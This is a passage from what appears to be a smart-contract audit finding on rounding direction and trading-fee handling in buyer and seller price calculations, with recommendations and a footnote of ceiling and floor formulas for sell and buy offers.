- Initiator is the **seller**: ${}_a\left\lceil \frac{a}{10^{18}} p \right\rceil \leq B$.

There are a few issues:

1. The solution to both of the above problems is given by $\left\lfloor \frac{B}{10^{18}} p \right\rfloor$.
2. Trading fee f_t^i is always taken into consideration when calculating p.

Recommendation:

1. Depending on the fill axis use either `mulDivDownInverse` or `mulDivUpInverse` from `ClampLib`.
2. Only include trading fees in `netBuyerPrice` and `netSellerPrice` when the fill axis dimension opposes the offer type. (related to finding "Trading fee should not be applied to midnight prices for all routes in `new{Buyer,Seller}Price`").

Footnote:

$$(u_{in} = u_m^{o_i}, o_i = \text{sell offer}) : \min\left(\left\lceil \frac{a}{10^{18}} \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil \right\rceil, \left\lceil \frac{a}{10^{18}} p_i \right\rceil\right)$$

$$(u_{in} = u_t^i, o_i = \text{sell offer}) : \min\left(\left\lceil \frac{a}{10^{18}} \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil \right\rceil, \left\lceil \frac{a}{10^{18}} (p_i + f_t^i) \right\rceil\right)$$

$$(u_{in} = u_m^{o_i}, o_i = \text{buy offer}) : \max\left(\left\lfloor \frac{a}{10^{18}} \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor \right\rfloor, \left\lfloor \frac{a}{10^{18}} p_i \right\rfloor\right)$$

$$(u_{in} = u_t^i, o_i = \text{buy offer}) : \max\left(\left\lfloor \frac{a}{10^{18}} \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor \right\rfloor, \left\lfloor \frac{a}{10^{18}} (p_i - f_t^i) \right\rfloor\right)$$